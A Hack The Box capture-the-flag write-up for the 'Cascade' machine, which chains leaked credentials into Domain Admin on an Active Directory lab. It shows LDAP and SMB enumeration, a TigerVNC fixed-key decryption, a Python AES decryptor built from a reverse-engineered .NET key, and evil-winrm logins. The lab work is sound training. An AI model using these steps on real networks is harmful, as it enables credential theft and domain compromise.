Cascade
Cascade is a medium Windows machine from Hack The Box that features a domain controller with anonymous LDAP bind that allows us to access user credentials written in a user attribute, consequently give us access to an SMB share with another user’s encrypted password in a TigerVNC configuration. This yields us access to a Database storing the encrypted password of a Service account and a .NET executable that we can reverse engineer to reveal the hard-coded key that allows us to decrypt the password. Finally, we are able to escalate our privilege to Administrator by reusing the credential of a deleted Admin user.
Target: 10.129.1.145
- Hostname:
CASC-DC1 - Domain name:
CASCADE.LOCAL
Enumeration
Nmap Scan:
sudo nmap -sVC 10.129.1.145 -T4 -p- -oN nmap -v
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-26 20:26:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
|_clock-skew: -5s
| smb2-time:
|   date: 2026-01-26T20:27:29
|_  start_date: 2026-01-26T20:21:15
Services found open:
- DNS (TCP/53), Kerberos (77), SMB stack (135, 139, 445), LDAP (389, 636, 3269) -> Domain Controller
- WinRM (TCP/5985)
LDAP
We can attempt an anonymous LDAP connection to enumerate the domain. Godap is TUI tool that can streamline the enumeration process.
godap 10.129.1.145 -d CASACADE.LOCAL
The anonymous LDAP bind gave us access to the LDAP domain tree. Most of the users are stored inside an Organizational Unit (OU) named UK, inside is a user name Ryan Thompson (r.thompson) with a user attribute named cascadeLegacyPwd with a base64 value. Sounds like this is used to store the user’s password.
 We can export the user object to JSON by pressing [CTRL]+[s], where we can copy the user’s
 cascadeLegacyPwd value and decode it to reveal the plaintext password.
╭─brian@rx-93-nu boxes/cascade/data
╰─$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva
SMB (Part 1)
We use Netexec to verify the password we obtained for Ryan Thompson and see what shares the user has access to.
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ nxc smb CASC-DC1 -u "r.thompson" -p "rY4n5eva" --shares
SMB         10.129.1.145    445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.1.145    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
SMB         10.129.1.145    445    CASC-DC1         [*] Enumerated shares
SMB         10.129.1.145    445    CASC-DC1         Share           Permissions     Remark
SMB         10.129.1.145    445    CASC-DC1         -----           -----------     ------
SMB         10.129.1.145    445    CASC-DC1         ADMIN$                          Remote Admin
SMB         10.129.1.145    445    CASC-DC1         Audit$
SMB         10.129.1.145    445    CASC-DC1         C$                              Default share
SMB         10.129.1.145    445    CASC-DC1         Data            READ
SMB         10.129.1.145    445    CASC-DC1         IPC$                            Remote IPC
SMB         10.129.1.145    445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         10.129.1.145    445    CASC-DC1         print$          READ            Printer Drivers
SMB         10.129.1.145    445    CASC-DC1         SYSVOL          READ            Logon server share
A share named Data is available to user r.thompson. We can explore the share by mounting it on the file system of our Linux machine.
sudo mount -t cifs //10.129.1.145/Data Data/ -o rw,user=r.thompson,password=rY4n5eva
There are quite a few files inside the share we have access to.
╭─brian@rx-93-nu cascade/smb/Data
╰─$ tree
.
├── Contractors
├── Finance
├── IT
│   ├── Email Archives
│   │   └── Meeting_Notes_June_2018.html
│   ├── LogonAudit
│   ├── Logs
│   │   ├── Ark AD Recycle Bin
│   │   │   └── ArkAdRecycleBin.log
│   │   └── DCs
│   │       └── dcdiag.log
│   └── Temp
│       ├── r.thompson
│       └── s.smith
│           └── VNC Install.reg
├── Production
└── Temps

14 directories, 4 files
Meeting Notes
Contents of the meeting notes (\IT\Email Archives\Meeting_Notes_June_2018.html):
From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday’s meeting (I’m looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.
-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).
-- The winner of the “Best GPO” competition will be announced on Friday so get your submissions in soon.

Steve
This reveals a temporary admin account named TempAdmin was set up and its password was the same as the Administrator user. However, the notes also said that the account was deleted at the end of 2018. Even though this information is not immediately useful, we should keep it in mind.
Ark Recycle Bin Manager Log
\IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log shows that the TempAdmin User is successfully deleted.
╭─brian@rx-93-nu cascade/smb/Data
╰─$ cat IT/Logs/Ark\ AD\ Recycle\ Bin/ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
VNC Registry File
The VNC Registry file (\IT\Temp\s.smith\VNC Install.reg) contains an encrypted password expressed in hex.
╭─brian@rx-93-nu smb/Data/IT
╰─$ cat Temp/s.smith/VNC\ Install.reg
[...]
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
[...]
According to this Github Repo, TigerVNC uses a fixed key to encrypt the user’s passwords, which we use to decrypt the password using the following shell command:
╭─brian@rx-93-nu smb/Data/IT
╰─$ echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d -provider legacy -provider default | hexdump -Cv
00000000  73 54 33 33 33 76 65 32                           |sT333ve2|
00000008
Intial Access

The s.smith (Steve Smith) user, under whose folder we discovered the VNC registry, is also part of the Remote Management Users group, which means we can access the WinRM service using his credentials.
Logging in with evil-winrm:
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ evil-winrm -i 10.129.1.145 -u s.smith -p sT333ve2
[...]
*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> ls


    Directory: C:\Users\s.smith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/26/2026   8:22 PM             34 user.txt
-a----         2/4/2021   4:24 PM           1031 WinDirStat.lnk
Lateral Movement
Steve has access to an SMB share named Audit$.
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ nxc smb CASC-DC1 -u "s.smith" -p "sT333ve2" --shares
SMB         10.129.1.145    445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.1.145    445    CASC-DC1         [+] cascade.local\s.smith:sT333ve2
SMB         10.129.1.145    445    CASC-DC1         [*] Enumerated shares
SMB         10.129.1.145    445    CASC-DC1         Share           Permissions     Remark
SMB         10.129.1.145    445    CASC-DC1         -----           -----------     ------
SMB         10.129.1.145    445    CASC-DC1         ADMIN$                          Remote Admin
SMB         10.129.1.145    445    CASC-DC1         Audit$          READ
SMB         10.129.1.145    445    CASC-DC1         C$                              Default share
SMB         10.129.1.145    445    CASC-DC1         Data            READ
SMB         10.129.1.145    445    CASC-DC1         IPC$                            Remote IPC
SMB         10.129.1.145    445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         10.129.1.145    445    CASC-DC1         print$          READ            Printer Drivers
SMB         10.129.1.145    445    CASC-DC1         SYSVOL          READ            Logon server share
Once again, we can mount the share to a directory on our local file system to explore it further.
╭─brian@rx-93-nu boxes/cascade/smb
╰─$ sudo mount -t cifs //10.129.1.145/Audit$ 'Audit$' -o rw,user=s.smith,password=sT333ve2
╭─brian@rx-93-nu cascade/smb/Audit$
╰─$ tree
.
├── CascAudit.exe
├── CascCrypto.dll
├── DB
│   └── Audit.db
├── RunAudit.bat
├── System.Data.SQLite.dll
├── System.Data.SQLite.EF6.dll
├── x64
│   └── SQLite.Interop.dll
└── x86
    └── SQLite.Interop.dll

4 directories, 8 files
The Audit.db file contains the encrypted credentials of the ArkSvc user, the same user we saw deleted the TempAdmin user.
╭─brian@rx-93-nu smb/Audit$/DB
╰─$ sqlite3 Audit.db
SQLite version 3.51.2 2026-01-09 17:27:48
Enter ".help" for usage hints.
sqlite> .tables
DeletedUserAudit  Ldap              Misc
sqlite> select * from Ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local
╭─brian@rx-93-nu smb/Audit$/DB
╰─$ echo "BQO5l5Kj9MdErXx6Q6AGOw==" | base64 -d
<garbled bytes>
We don’t know how to properly decrypt the password. However, the CascAudit.exe is a .NET assembly, which we can easily reverse engineer using tools like ILspy.
╭─brian@rx-93-nu cascade/smb/Audit$
╰─$ file CascAudit.exe
CascAudit.exe: PE32 executable for MS Windows 4.00 (console), Intel i386 Mono/.Net assembly, 3 sections
Reverse Engineering
Below are the reverse-engineered contents of CascAudit.exe. The main module first opens a connection to a SQLite database whose path is specified as a command line argument.
public static void Main()
	{
		if (MyProject.Application.CommandLineArgs.Count != 1)
		{
			Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
			return;
		}
		using SQLiteConnection sQLiteConnection = new SQLiteConnection("Data Source=" + MyProject.Application.CommandLineArgs[0] + ";Version=3;");
[...]
Then, it queries the database for all enteries from the LDAP table. It stores the encrypted password string in a variable named encryptedString.
		try
		{
			sQLiteConnection.Open();
			SQLiteCommand sQLiteCommand = new SQLiteCommand("SELECT * FROM LDAP", sQLiteConnection);
			try
			{
				SQLiteDataReader sQLiteDataReader = sQLiteCommand.ExecuteReader();
				try
				{
					sQLiteDataReader.Read();
					text = Conversions.ToString(sQLiteDataReader["Uname"]);
					text2 = Conversions.ToString(sQLiteDataReader["Domain"]);
					string encryptedString = Conversions.ToString(sQLiteDataReader["Pwd"]);
[...]
It then decrypts encryptedString with a function named DecryptString, alongside a fixed key which we are able to see in plaintext now thanks to reverse engineering.
					try
					{
						password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
					}
The DecryptString function belongs to the Crypto class inside the CascCrypto.dll. The reverse-engineered decryption function shows that the decryption is done use AES-128-CBC with a fixed initialization vector (IV).
public static string DecryptString(string EncryptedString, string Key)
{
	byte[] array = Convert.FromBase64String(EncryptedString);
	Aes aes = Aes.Create();
	aes.KeySize = 128;
	aes.BlockSize = 128;
	aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
	aes.Mode = CipherMode.CBC;
	aes.Key = Encoding.UTF8.GetBytes(Key);
	using MemoryStream stream = new MemoryStream(array);
	using CryptoStream cryptoStream = new CryptoStream(stream, aes.CreateDecryptor(), CryptoStreamMode.Read);
	byte[] array2 = new byte[checked(array.Length - 1 + 1)];
	cryptoStream.Read(array2, 0, array2.Length);
	return Encoding.UTF8.GetString(array2);
}
Since now we know the key and how the decryption function works, We can create a Python script like the one below to decrypt the credential we found inside Audit.DB.
from Crypto.Cipher import AES
import base64

def decrypt_string(encrypted_string, key):
    # 1. Decode the Base64 input
    encrypted_bytes = base64.b64decode(encrypted_string)

    # 2. Setup the Key and IV (must match the C# UTF8 bytes)
    key_bytes = key.encode('utf-8')
    iv_bytes = "1tdyjCbY1Ix49842".encode('utf-8')

    # 3. Initialize AES in CBC mode
    cipher = AES.new(key_bytes, AES.MODE_CBC, iv_bytes)

    # 4. Decrypt and remove PKCS7 padding
    decrypted_bytes = cipher.decrypt(encrypted_bytes)

    # C# Aes defaults to PKCS7 padding; Python requires manual stripping
    # if not using a specific padding utility
    padding_len = decrypted_bytes[-1]
    clean_bytes = decrypted_bytes[:-padding_len]

    return clean_bytes.decode('utf-8')

# Example usage:
key = "c4scadek3y654321" # (Must be 16 characters for 128-bit)
print(decrypt_string("BQO5l5Kj9MdErXx6Q6AGOw==", key))
Successful decryption of the encrypted password belonging to ArkSvc:
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ python casc_decrypt.py
w3lc0meFr31nd
Privilege escalation
Once again, we are able to login as ArkSvc via WinRM. The user belongs to the AD Recyle Bin group. Admin privileges are usually required to see objects inside the AD recycle Bin, but the logs we saw earlier shows the ArkSvc account was able to move the TempAdmin user to the recyle bin. If it hasn’t been permanently deleted, we should still be able to see the user object.
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ evil-winrm -i 10.129.1.145 -u ArkSvc -p w3lc0meFr31nd
[...]
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ===============================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
[...]
CASCADE\AD Recycle Bin                      Alias            S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users             Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
[...]
We can use the following query to check if the TempAdmin user object has still yet to be permanently deleted.
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter 'SamAccountName -eq "TempAdmin"' -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
If we query all the user properties, we discover that the user has a cascadeLegacyPwd field that, like in the case with r.thompson, stores the user’s password encoded in Base64.
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter 'SamAccountName -eq "TempAdmin"' -IncludeDeletedObjects -Properties *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
[...]
We decode the password.
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles
Since meeting notes mentioned the TempAdmin user has the same password as the Administrator user, this gives us access to the Domain Admin account.
╭─brian@rx-93-nu htb/boxes/cascade
╰─$ evil-winrm -i 10.129.1.145 -u Administrator -p baCT3r1aN00dles
[...]
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/26/2026   8:22 PM             34 root.txt
Unmounting SMB Shares
After getting the flags, remember to unmount the SMB shares from your Linux machine before shutting the box down.
for m in $(ls smb/);do sudo umount smb/$m;done
Conclusion
Even though this box is not as realistic as the VulnLab boxes, it incorpated different forms of leaked credentials in Windows Active Directory environment:
- Password stored in user object’s LDAP attributes.
- Password stored in config files in SMB shares.
- Password stored in a DB, whose encryption key is hard-coded in plaintext inside a .NET assembly.
- Reused passwords for admin accounts.
The name of the machine, Cascade, perhaps refers to how poor password storage policy like the one just saw in this machine, can have cascading impacts throughout the Network. Therefore, keep your passwords unique, strong, and stored securely!
#Medium #Windows #Active Directory #HTB #Reverse Engineering